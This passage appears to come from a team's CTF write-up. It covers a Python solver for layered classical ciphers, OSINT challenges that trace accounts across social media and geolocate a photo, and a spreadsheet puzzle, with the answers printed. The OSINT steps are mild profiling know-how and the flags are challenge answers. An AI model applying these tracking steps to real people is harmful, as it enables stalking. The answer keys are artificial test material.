def caesar_decrypt(text, shift):

    result = []
```

```
    for char in text:
        if char.isalpha():
            base = ord('A') if char.isupper() else ord('a')
            result.append(chr((ord(char) - base - shift) % 26 + base))
        else:
            result.append(char)
    return ''.join(result)


# Step 2: Reverse Atbash Cipher
def atbash_decrypt(text):
    decrypted = []
    for c in text:
        if 'A' <= c <= 'Z':
            decrypted.append(chr(ord('Z') - (ord(c) - ord('A'))))
        elif 'a' <= c <= 'z':
            decrypted.append(chr(ord('z') - (ord(c) - ord('a'))))
        else:
            decrypted.append(c)
    return ''.join(decrypted)


# Step 3: Reverse Columnar Transposition
def columnar_decrypt(ciphertext, key):
    key_order = sorted(range(len(key)), key=lambda k: key[k])
```

```
    num_cols = len(key)
    num_rows = math.ceil(len(ciphertext) / num_cols)

    plaintext = [''] * len(ciphertext)
    index = 0
    for col in key_order:
        row = col
        while row < len(ciphertext):
            plaintext[row] = ciphertext[index]
            index += 1
            row += num_cols

    return ''.join(plaintext)

# Ciphertext dari enc.flag.txt
ciphertext_flag = "l{uOUl3}a45QmY4fm-0-H!qz-d-Q3!u5mM5-j-u4H3Ny"

key = "KATANA"
shift = len(key)

# Step 1: Reverse Caesar Shift
decrypted_caesar = caesar_decrypt(ciphertext_flag, shift)
print("[Step 1] Reverse Caesar:", decrypted_caesar)
```

```
# Step 2: Reverse Atbash Cipher
decrypted_atbash = atbash_decrypt(decrypted_caesar)
print("[Step 2] Reverse Atbash:", decrypted_atbash)

# Step 3: Reverse Columnar Transposition
decrypted_final = columnar_decrypt(decrypted_atbash, key)
print("[Step 3] Reverse Columnar:", decrypted_final)
```

Impact and Severity:

If these cryptographic flaws were present in a real-world system, the impact could be significant:

- Weak Ciphers Are Easily Reversed – Attackers can brute force or manually decrypt multiple layers of simple encryption.
- Revealing a Sensitive Key (KATANA) – If the key is embedded within encrypted hints, attackers can extract and reuse it for further exploitation.
- Encryption Without Strong Key Management – Cryptographic security depends on proper key handling, and exposing keys in hints negates security.

The severity level is **High to Critical** because:

1. **Weak Ciphers** – Easy to brute force, making decryption simple for attackers.
2. **Exposed Key (KATANA)** – If attackers find the key in hints, they can reuse it to break encryption.
3. **Poor Key Management** – Encryption is useless if keys are not properly secured.

If used in a real system, these flaws could lead to **data leaks, unauthorized access, or full system compromise**.

OSINT

namejumpheadbang

Solved On: 9 March 2025
Solved by: Ahmad Akbar Sidiq. N and Alghazali Winet Abdurrahman
Flag Retrieved: **pu-flag{congr4ts-y0u-4re-4-very-d3dic4ted-st4lker}**

Challenges overview:

The Namejumpheadbang challenge involves a series of online searches and digital footprints to track down hidden information. The challenge requires navigating through various social media accounts, YouTube playlists, and external links to ultimately retrieve a hidden flag.

Key Findings:

Upon first analyzing the challenge, it became apparent that it involves OSINT (Open Source Intelligence) techniques, as we need to track and connect information across different platforms. The challenge tests the ability to identify breadcrumbs left online and follow a logical path to uncover the flag.

Vulnerability Analysis:

The primary vulnerability in this challenge revolves around **unprotected and publicly available personal information** across multiple platforms. If such data were sensitive, an attacker could easily exploit it using OSINT techniques. The vulnerabilities include:

- **Lack of privacy settings** on social media accounts, allowing unrestricted access to posts, links, and associated accounts.
- **Use of shortened URLs (tiny.cc)** which can be abused to redirect users to unexpected or malicious sites.
- **Publicly visible metadata** within document files that could expose unintended information.


Tools Used:

To successfully complete the challenge, the following tools and techniques were used:


- **Web Browsers (Google Chrome, Firefox)** – To navigate through various platforms.
- **Social Media Search (Twitter, Instagram, YouTube)** – To trace digital footprints.
- **Tiny.cc URL expander** – To analyze shortened URLs.
- **Text Editor & CTRL+A** – To reveal hidden content in the document file.

Solving Step-by-step:


1. Search “goodctfboi” social media account, in this case we found it in twitter




2. From there we looked through their post and found a youtube link that's linked to youtube channel called “mads mikkelsen”




3. Go to “Lagu” playlist and we found a collaborator channel called “Caelus”




4. Go to Caelus's channel and find another playlist called "Metal" which also have a collaborator channel called ValEnjoyer




5. From ValEnjoyer "Work" playlist we see there is an instagram link that leads to their instagram page with tiny.cc on their bio.





6. The next step is to copy the “caitvyne2” instagram username and paste it the url with tiny.cc.

7. On the doc file we could see the flag using CTRL+A



Impact and Severity:

If this were a real-world scenario, the impact of such vulnerabilities could be significant:

- **Privacy Invasion:** Exposed data could be exploited for identity theft, phishing, or reconnaissance for further attacks.
- **Social Engineering Risks:** Attackers could manipulate individuals based on publicly available information.
- **Malicious Redirects:** The use of URL shorteners can obscure the destination, leading users to phishing or malware-infected websites.

Find My Friend


Solved On: 19 February 2025
Solved by: Ida Bagus Wahyudha Gautama
Flag Retrieved: pu-flag{Shibuya_Tokyo_MP83+37}

Challenges overview:
The challenge required to find a specific location in an image using our knowledge and skill about OSINT.


Key Findings:
- It's an OSINT challenge that involves tracking and connecting information across different platforms.

Tools Used:
- Google lens
- Google maps

Solving Step-by-step:
1. Inspect the image using google lens to find a clue on where the location is. Based on the clue from the challenge description, its near a sport store.



2. Once we find the store location which is in Tokyo, Shibuya, search up the address using google plus code to find the store plus code.


CTF - Keylogger - Ida Bagus W.G
18
26
TRUNK HOTEL
TRUNK(HOTEL)
CAT STREET
4.1 ★ (1708)
4-star hotel
29
9
Fire-dori St
Shonan-Shinjuku Line
21
305
FamilyMart
ファミリーマート
神宮前五丁目店
Ueshima Museum
UESHIMA MUSEUM
(植島美術館)
Shibuya Junior &
Senior High School
渋谷教育学園渋谷
中学校・高等学校
Streamer Coffee
Company Shibuya
MP83+37
Shibuya, Tokyo, Japan

Myfavourite


Solved On: 7 March 2025
Solved by: Alghazali Winet Abdurrahman
Flag Retrieved: pu-flag{C4n-y0u-s33-me-n0w?}

Challenges overview:
The challenge required retrieving a hidden flag from images posted on an Instagram account. The flag was embedded subtly within one of the pictures.

Key Findings:
The flag was hidden inside an image and required careful observation to locate.


Tools Used:
- Google Chrome

Solving Step-by-step:
1. Check the account mentioned in the challenge description, which is caitvyne in instagram




2. Scrolled through the images on the account page from oldest to newest
3. Increase the brightness of the display

4. Found part 1 of the flag on this page
   https://www.instagram.com/p/DEZow5MJifP/



5. Part 2 of the flag https://www.instagram.com/p/DEwBN1pyz8N/



6. Last part of the flag https://www.instagram.com/p/DFMuom0pZSm/

7. Manually type the flag and i got it “**pu-flag{C4n-y0u-s33-me-n0w?}**”

Miscellaneous

new-schedule

Solved On: 3 March 2025
Solved by: Ida Bagus Wahyudha Gautama
Flag Retrieved: **pu-ctf{1ts_g0od_pr4cT1c3_f0r_U}**

Challenges overview:
The challenge objective is to find a flag hidden in a google spreadsheet. It involves encryption and decryption.

Key Findings:


- A Base32 encoded string at the bottom of the schedule table
- A hidden schedule section under after the bottom of the table
- A Flag section with a list of letters, symbols and numbers.

Tools Used:

- Online Base32 decoder

Solving Step-by-step:

1. Decode the encoded base32 string at the bottom of the schedule table using online base32 decoder.



2. The decoded text is “The flag is on saturday schedule, shouldn't have put my secret message out in the open :(“, and if we click the empty section under the table we will find a hidden schedule.

A8 | Saturday

CTF - Keylogger - Ida Bagus W.G

	A	
1		
2	Day\Course	Communication
3	Monday	
4	Tuesday	
5	Wednesday	
6	Thursday	
7	Friday	
8		

3. Each column represents a code so we need to take notes on it especially on Saturday. Then we need to compare it with the list in the Flag section to get the flag

.

Schedule List


File Edit View Insert Format Data Tools Extensions Help

100% View only

CTF - Keylogger - Ida Bagus W.G

F13

	A	B	C	D	E
1	A	4	k	S	9
2	_	m	p	j	V
3	a	H	i	x	_
4	1	_	t	3	d
5	s	y	q	z	c
6	5	U	_	Y	u
7	3	o	r	_	T
8	w	d	V	W	1
9	m	r	f	S	O
10	0	6	g	r	3
11					



pu-ctf{1ts_g0od_pr4cT1c3_f0r_U}

My Fav Intro

Solved On: 3rd March 2025
Solved by: Alghazali Winet Abdurrahman
Flag Retrieved: pu-flag{1-4m-tr4in1ng-y0u-t0-sp0t-th15-f4st}

Challenges Overview

The objective of this challenge was to retrieve a flag hidden in a YouTube video. The flag was embedded within the transcript/subtitles of the video, requiring careful examination to extract it successfully.

Key Findings

